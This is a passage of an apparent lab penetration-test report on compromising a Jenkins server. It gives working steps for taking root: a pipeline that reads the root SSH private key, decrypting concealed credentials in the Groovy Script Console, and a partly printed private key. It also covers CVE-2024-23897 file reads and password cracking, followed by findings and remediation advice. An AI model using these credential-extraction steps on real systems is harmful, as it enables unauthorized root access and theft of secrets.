First of all, we create a new Pipeline item called SSH TEST



ssh test
» Required field

Freestyle project
Classic, general-purpose job type that checks out from up to one SCM, executes build steps serially, followed by post-build steps like archiving artifacts and sending email notifications.


Pipeline
Orchestrates long-running activities that can span multiple build agents. Suitable for building pipelines (formerly known as workflows) and/or organizing complex activities that do not easily fit in free-style job type.

Folder
Creates a container that stores nested items in it. Useful for grouping things together. Unlike view, which is just a filter, a folder creates a separate namespace, so you can have multiple things of the same name as long as they are in different folders.

Multibranch Pipeline
Creates a set of Pipeline projects according to detected branches in one SCM repository.

Organization Folder
Creates a set of multibranch project subfolders by scanning for repositories.

Write this on the pipeline "script" section




ssh test

```
pipeline {
  agent any

  stages {
    stage('SSH') {
      steps {
        script {
          sshagent(credentials: ['1']) {
            sh '''
              ssh -o StrictHostKeyChecking=no root@10.129.230.220 \
              "cat /root/.ssh/id_rsa"
            '''
          }
        }
      }
    }
  }
}
```

Click on save and build now

Save the SSH-KEY

```
chmod 600 root_rsa


ssh -i root_rsa root@10.129.230.220
```





```
Last login: Mon Feb 12 13:15:44 2024 from 10.10.14.40
root@builder:~# ls
root.txt
root@builder:~# id
uid=0(root) gid=0(root) groups=0(root)
root@builder:~#
```

Privilege escalation method 2 : Extracting Root Credentials via Jenkins Console

Go to Dashboard>Manage Jenkins> Credentials > System > Global (unrestricted) > root

Then inspect the item on "concealed for confidentiality" with the developer tools of the browser and copy the hidden content


Dashboard > Manage Jenkins > Credentials > System > Global credentials (unrestricted) > root
Private Key
Enter directly
Key
Concealed for Confidentiality
Replace
Passphrase



```
<div class="secret" data-placeholder="" data-prompt="Enter New Secret Below" data-name="_.privateKey">
  <div class="secret-header"> flex
    <div class="secret-legend"> flex
      <svg class="icon-md" aria-hidden="true" xmlns="http://www.w3.org/2000/svg" width="512" height="512" viewBox="0 0 512 512"></svg>
      <span>Concealed for Confidentiality</span>
      <input name="_.privateKey" type="hidden" value="{AQAAABAAAAowLrfCrZx9baWliwrtCiwCyztaYVoYdkPrn5qEEYDqj5frZLu…ys4oUE7iW0YQ0MsAdcg/
      hWuBX878aR+/3HsHaB1OTIcTxtaaMR8IMMaKSM=}">
```

```
form > div > div.jenkins-form-item.tr. > div.setting-main > div > div.radioBlock-container > div.form-container.tr > div.jenkins-form-item.tr. > div.setting-main > div.secret > div.secret-header > div.secret-legend > input
```

```
GET http://10.129.230.220:8080/static/58c34375/plugin/credentials/images/domain.svg
```

Once you copy that go to http://10.129.230.220:8080/script and put this script on the groovy console:


```
println( hudson.util.Secret.decrypt("
{AQAAABAAAAowLrfCrZx9ba<SNIP>ssFMcYCdYHaB1OTIcTxtaaMR8IMMaKSM=}") )
```

The SSH key will be printed in the output:

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAt3G9oUyouXj/0CLya9Wz7Vs31bC4rdvgv7n9PCwrApm8PmGCSLgv
Up2m70MKGF5e+s1KZZw7gQbVHRI0U+2t/u8A5dJJsU9DVf9w54N08IjvPK/cgFEYcyRXWA
EYz0+41fcDjGyzO9dlNlJ/w2NRP2xFg4+vYxX+tpq6G5Fnhhd5mCwUyAu7VKw4cVS36CNx
vqAC/KwFA8y0/s24T1U/sTj2xTaO3wlIrdQGPhfY0wsuYIVV3gHGPyY8bZ2HDdES5vDRpo
Fzwi85aNunCzvSQrnzpdrelqgFJc3UPV8s4yaL9JO3+s+akLr5YvPhIWMAmTbfeT3BwgMD
vUzyyF8wzh9Ee1J/6WyZbJzlP/Cdux9ilD88piwR2PulQXfPj6omT059uHGB4Lbp0AxRXo
L0gkxGXkcXYgVYgQlTNZsK8DhuAr0zaALkFo2vDPcCC1sc+FYTO1g2SOP4shZEkxMR1To5
yj/fRqtKvoMxdEokIVeQesj1YGvQqGCXNIchhfRNAAAFiNdpesPXaXrDAAAAB3NzaC1yc2
EAAAGBALdxvaFMqLl4/9Ai8mvVs+1bN9WwuK3b4L+5/TwsKwKZvD5hgki4L1Kdpu9DChhe
XvrNSmWcO4EG1R0SNFPtrf7vAOXSSbFPQ1X/cOeDdPCI7zyv3IBRGHMkV1gBGM9PuNX3A4
xsszvXZTZSf8NjUT9sRYOPr2MV/raauhuRZ4YXeZgsFMgLu1SsOHFUt+gjcb6gAvysBQPM
tP7NuE9VP7E49sU2jt8JSK3UBj4X2NMLLmCFVd4Bxj8mPG2dhw3REubw0aaBc8IvOWjbpw
s70kK586Xa3paoBSXN1D1fLOMmi/STt/rPmpC6+WLz4SFjAJk233k9wcIDA71M8shfMM4f
RHtSf+lsmWyc5T/wnbsfYpQ/PKYsEdj7pUF3z4+qJk9OfbhxgeC26dAMUV6C9IJMRl5HF2
IFWIEJUzWbCvA4bgK9M2gC5BaNrwz3AgtbHPhWEztYNkjj+LIWRJMTEdU6Oco/30arSr6D
MXRKJCFXkHrI9WBr0KhglzSHIYX0TQAAAAMBAAEAAAGAD+8Qvhx3AVk5ux31+Zjf3ouQT3
7go7VYEb85eEsL11d8Ktz0YJWjAqWP9PNZQqGb1WQUhLvrzTrHMxW8NtgLx3uCE/ROk1ij
```

3. Findings

3.1 Vulnerability: File Inclusion in Jenkins (CVE-2024-23897)


Base Score

9.8 (Critical)

Attack Vector (AV)

[✓ Network (N)] Adjacent (A) Local (L) Physical (P)

Attack Complexity (AC)

[✓ Low (L)] High (H)

Privileges Required (PR)

[✓ None (N)] Low (L) High (H)

User Interaction (UI)

[✓ None (N)] Required (R)

Scope (S)

[✓ Unchanged (U)] Changed (C)

Confidentiality (C)

None (N) Low (L) [✓ High (H)]

Integrity (I)


None (N) Low (L) [✓ High (H)]

Availability (A)

None (N) Low (L) [✓ High (H)]

- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H – **9.8 (Critical)**
- **Description:** Jenkins version **2.441** is affected by a critical vulnerability (CVE-2024-23897) that allows unauthenticated users to read arbitrary files from the server using the CLI. The flaw arises from improper parsing of the `@` symbol in command arguments, enabling attackers to reference file paths directly and extract their contents.
- **Impact:** This vulnerability grants remote attackers access to sensitive files including system credentials, environment variables, and Jenkins configuration data. In environments where Jenkins is exposed, this flaw can lead to full compromise of the host system without any form of authentication.
- **Technical Summary:** The exploit was validated using both Jenkins CLI (`jenkins-cli.jar`) and a publicly available Python script (`Exploit DB ID: 51993`). File contents such as `/etc/passwd` , `/proc/self/environ` , and `/var/jenkins_home/users/config.xml` were successfully retrieved, confirming the severity of the vulnerability and its potential impact on confidentiality and availability.

3.2 Finding: Presence of Privileged User Account "jennifer"


Base Score

8.1 (High)

Attack Vector (AV)

[✓ Network (N)] Adjacent (A) Local (L) Physical (P)

Attack Complexity (AC)

[✓ Low (L)] High (H)

Privileges Required (PR)

None (N) [✓ Low (L)] High (H)

User Interaction (UI)

[✓ None (N)] Required (R)

Scope (S)

[✓ Unchanged (U)] Changed (C)

Confidentiality (C)

None (N) Low (L) [✓ High (H)]

Integrity (I)

None (N) Low (L) [✓ High (H)]


Availability (A)

[✓ None (N)] Low (L) High (H)

- **CVSS:** CVSS3.1: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N – 8.1 (High)
- **Description:** The Jenkins dashboard exposed user details including the authenticated account **jennifer**. This account was found to possess elevated access across several Jenkins components and was ultimately used to exfiltrate credentials and execute pipelines.
- **Impact:** Compromise of the `jennifer` account enabled the attacker to access credential storage, manipulate build scripts, and extract secrets for privilege escalation.

- **Technical Summary:** Credentials were extracted via local Docker simulation and validated against the target. The associated bcrypt hash was cracked using John the Ripper and matched with dictionary entries from `rockyou.txt`.


3.3 Vulnerability: SSH Credentials Stored and Executable via Jenkins Pipeline


Base Score 7.5 (High)

Attack Vector (AV): [✓ Network (N)] Adjacent (A) Local (L) Physical (P)
Attack Complexity (AC): Low (L) [✓ High (H)]
Privileges Required (PR): None (N) [✓ Low (L)] High (H)
User Interaction (UI): [✓ None (N)] Required (R)
Scope (S): [✓ Unchanged (U)] Changed (C)
Confidentiality (C): None (N) Low (L) [✓ High (H)]
Integrity (I): None (N) Low (L) [✓ High (H)]
Availability (A): None (N) Low (L) [✓ High (H)]

- **CVSS:** CVSS3.1: AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H – 7.5 (High)
- **Description:** Jenkins was configured with stored SSH credentials that were accessible from pipeline scripts through the **SSH Agent Plugin**. These credentials included a private RSA key for the system's root user.
- **Impact:** The attacker was able to execute a custom pipeline, retrieve the root SSH key, and establish a direct SSH session with full administrative privileges on the target host.
- **Technical Summary:** Pipeline scripted injection (`sshagent` directive) invoked commands to read `/root/.ssh/id_rsa`. The extracted key was saved locally and used with `chmod 600` and `ssh -i` for full shell access.

3.4 Vulnerability: Insecure Storage of Secrets in Jenkins Dashboard


Base Score 5.7 (Medium)

Attack Vector (AV): [✓ Network (N)] Adjacent (A) Local (L) Physical (P)
Attack Complexity (AC): [✓ Low (L)] High (H)
Privileges Required (PR): None (N) [✓ Low (L)] High (H)
User Interaction (UI): None (N) [✓ Required (R)]
Scope (S): [✓ Unchanged (U)] Changed (C)
Confidentiality (C): None (N) Low (L) [✓ High (H)]
Integrity (I): [✓ None (N)] Low (L) High (H)
Availability (A): [✓ None (N)] Low (L) High (H)

- **CVSS:** CVSS3.1: AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:N/A:N – 5.7 (Medium)
- **Description:** Jenkins stored sensitive information within the credential management section of the dashboard. These secrets were obscured in the UI but could be retrieved through HTML inspection and decrypted with Groovy scripts in the Script Console.
- **Impact:** An attacker with administrative access to Jenkins was able to extract and decrypt concealed SSH keys, leading to elevated access and data exfiltration.

- **Technical Summary:** Hidden credentials were copied from the browser's developer tools and decrypted using the following Groovy command:

```
println( hudson.util.Secret.decrypt("{AQAAABAA...}") )
```

This exposed root-level secrets previously considered protected.

4. Recommendations

To remediate and mitigate the vulnerabilities identified during this engagement—including Jenkins file inclusion exposure, credential mismanagement, and SSH-based privilege escalation—implement the following technical and operational controls:

1. Patch Jenkins and Address CVE-2024-23897

- **Upgrade Jenkins Immediately:** Update Jenkins to the latest supported version that addresses CVE-2024-23897. Ensure CLI features are appropriately restricted or disabled if not required.
- **Limit CLI Access:** Disable Jenkins CLI for unauthenticated users or restrict its use via firewall or reverse proxy rules.
- **Implement Input Validation:** Harden Jenkins command parsing rules to eliminate unsafe handling of special characters like `@` in CLI and script parameters.

2. Restrict Credential Exposure via Jenkins Dashboard

- **Review Credential Permissions:** Audit all stored credentials in Jenkins and ensure they are not accessible to non-administrative users.
- **Mask & Encrypt Secrets Properly:** Update credential storage practices to prevent secrets from appearing in HTML source or being trivially decrypted via Script Console.
- **Disable Script Console for Non-Privileged Users:** Restrict usage of Groovy-based Script Console to trusted accounts. Consider disabling it if operationally feasible.

3. Secure Pipeline Usage and Stored SSH Keys

- **Audit SSH Agent Plugin Usage:** Review Jenkins pipelines using the SSH Agent Plugin. Remove unused or overly permissive credential IDs.
- **Store SSH Keys Securely:** Move SSH private keys to external vaults (e.g., HashiCorp Vault, Azure Key Vault) and rotate any exposed credentials immediately.
- **Restrict Jenkins to Read-Only Build Actions:** Enforce strict policies in pipelines to prevent remote command execution unless explicitly required.

4. Harden Jenkins User Management

- **Enforce Role-Based Access Control (RBAC):** Use Jenkins Matrix Authorization Strategy or similar to assign least-privilege roles to each user.
- **Regularly Audit User Accounts:** Review active user accounts and their access scopes. Immediately remove inactive or unknown entries (e.g., anonymous).
- **Monitor Password Hash Exposure:** Ensure user configuration files and password hashes are inaccessible outside the expected internal paths and storage layers.

5. Strengthen Logging, Monitoring, and Incident Response

- **Enable Detailed Audit Logs:** Turn on system logging for Jenkins access, script execution, and credential use. Forward logs to a centralized SIEM platform.
- **Detect Unauthorized Secret Access Attempts:** Set up alerts for usage of sensitive files like `/var/jenkins_home/secrets/`, `/etc/passwd`, and credential config files.
- **Develop a Jenkins-Specific IR Plan:** Include Jenkins in your broader incident response procedures. Document steps to disable pipeline execution, rotate credentials, and restore configuration securely.

6. Conduct Regular Security Testing and Admin Training

- **Perform Periodic Jenkins Security Audits:** Validate installed plugins, user permissions, and exposed interfaces. Repeat testing after major updates or plugin installations.
- **Train Jenkins Administrators on Secure DevOps Practices:** Provide continuous education on credential handling, secure pipeline scripting, and vulnerability response.

By implementing these layered security controls—ranging from system patching and credential hardening to incident response readiness and admin training—the Jenkins environment can be substantially fortified against remote exploitation, privilege abuse, and credential compromise.

5. Conclusions

Executive Summary

Imagine your organization’s internal systems like a busy control tower—each operator has their own login, access level, and responsibility. Jenkins acts as one of these control hubs, organizing and executing tasks that keep operations running smoothly. But what happens when someone from outside finds a way to slip inside undetected, read private messages, steal keys, or even impersonate a chief controller?

That's essentially what we uncovered.

- **Files Left Unlocked:** Jenkins was vulnerable to a flaw that allowed outsiders to read sensitive files without needing a key or password. Think of it as walking into an unlocked archive room and flipping through confidential records.

- **Stealing Identity from Inside the System:** One user named *jennifer* had special permissions in Jenkins. An attacker could crack her digital password and step into her role—like borrowing her badge and gaining access to controls not meant for them.
- **Copying the Master Key:** Jenkins had stored an actual key (SSH credentials for the root user) in a place where someone could copy it using a simple automated task. With this key, an attacker could open any door in the system and run commands directly on the host.
- **Reading Hidden Secrets through a Magnifying Glass:** Some passwords were hidden but only on the surface. By inspecting Jenkins web pages with a browser tool and decrypting what was found, attackers could reveal and use them—no brute force required.

These issues are not just technical oversights—they're windows of opportunity that a motivated attacker could exploit to hijack your system entirely. Without immediate fixes, confidential data, critical build processes, and the integrity of your host environment remain at risk. Just as you wouldn't leave server rooms physically unlocked, digital infrastructure like Jenkins must be shielded against silent intrusions.

Technical Summary

Our assessment highlighted four major security weaknesses:

1. **Unauthenticated File Read in Jenkins (CVE-2024-23897)**
   - **Issue:** Jenkins v2.441 allows unauthenticated users to read arbitrary files on the server by abusing CLI input parsing.
   - **Risk:** Exposed files include sensitive system information (`/etc/passwd`), environmental variables, and user configuration details from Jenkins internals.
   - **Exploitation:** Verified through Jenkins CLI and exploit script (51993), confirming full file access without login.
2. **Privilege Abuse via User Account "jennifer"**
   - **Issue:** The user *jennifer* had elevated rights on the Jenkins platform.
   - **Risk:** Once her password hash was retrieved and cracked, attackers could gain broad access, including credential management and pipeline execution.
   - **Exploitation:** Achieved by emulating user environment locally via Docker, extracting configuration files, and cracking bcrypt hash.
3. **SSH Key Retrieval through Jenkins Pipeline (SSH Agent Plugin)**
   - **Issue:** Jenkins pipelines were capable of executing SSH commands using stored root credentials.
   - **Risk:** Attackers could write a custom pipeline to fetch `/root/.ssh/id_rsa` and connect directly to the host as the root user.
   - **Exploitation:** Confirmed by crafting and running a malicious pipeline using SSH Agent Plugin with credential ID.
4. **Exposed Secrets via Credential Browser Inspection**

- **Issue:** Hidden credentials in the Jenkins dashboard were retrievable through browser developer tools and decrypted with Groovy scripting.
- **Risk:** Secrets that appeared protected in the interface could be revealed and reused for unauthorized access.
- **Exploitation:** Decryption performed through Jenkins Script Console using `hudson.util.Secret.decrypt()`.

Collectively, these vulnerabilities show how misconfigurations, insecure credential handling, and permissive design choices within Jenkins can allow full system compromise. Remediation requires both technical hardening and operational discipline—from disabling vulnerable CLI access and securing pipelines, to enforcing privilege boundaries and encrypting sensitive secrets.

Appendix: Tools Used

- **Nmap Description:** A powerful network scanning tool used for reconnaissance. It was instrumental in identifying open ports (e.g., 22 for SSH and 8080 for HTTP), fingerprinting services, and determining operating system characteristics via TTL and latency responses.
- **Jenkins CLI (jenkins-cli.jar) Description:** The Jenkins command-line interface enabled direct interaction with the Jenkins controller. It was used to exploit CVE-2024-23897 by reading arbitrary files from the server, retrieving user configuration data, and enumerating credential storage locations.
- **Exploit Script 51993 (Python-based) Description:** A public exploit script that leveraged CVE-2024-23897 for remote file inclusion. The tool allowed us to retrieve critical system files, environment variables, and Jenkins internals without authentication.
- **Docker Description:** Used to deploy a local Jenkins instance for safe emulation and testing. This simulated environment helped validate user creation, credential storage mechanisms, and configuration file structures consistent with those found on the target.
- **John the Ripper Description:** A password-cracking utility utilized to break bcrypt hashes extracted from Jenkins configuration files. The tool matched hashes against the `rockyou.txt` wordlist and successfully cracked the password of the privileged user `jennifer`.
- **Groovy Script Console Description:** The Jenkins Script Console was used to execute Groovy code that decrypted sensitive secrets. With access to internal APIs, this console revealed concealed credentials stored within the Jenkins dashboard interface.
- **Browser Developer Tools Description:** HTML inspection features in browser developer consoles allowed hidden secrets and credential values to be retrieved from protected UI elements, which were later decrypted via Groovy.
- **SSH Agent Plugin (Jenkins) Description:** Enabled pipeline-based SSH authentication. The plugin was exploited to run scripts within a Jenkins job that accessed the root SSH key and used it to open a full shell on the host system.

These tools enabled the full scope of engagement—from initial reconnaissance, version identification, and remote file retrieval, to credential cracking and privilege escalation—all while maintaining control and traceability throughout the assessment process.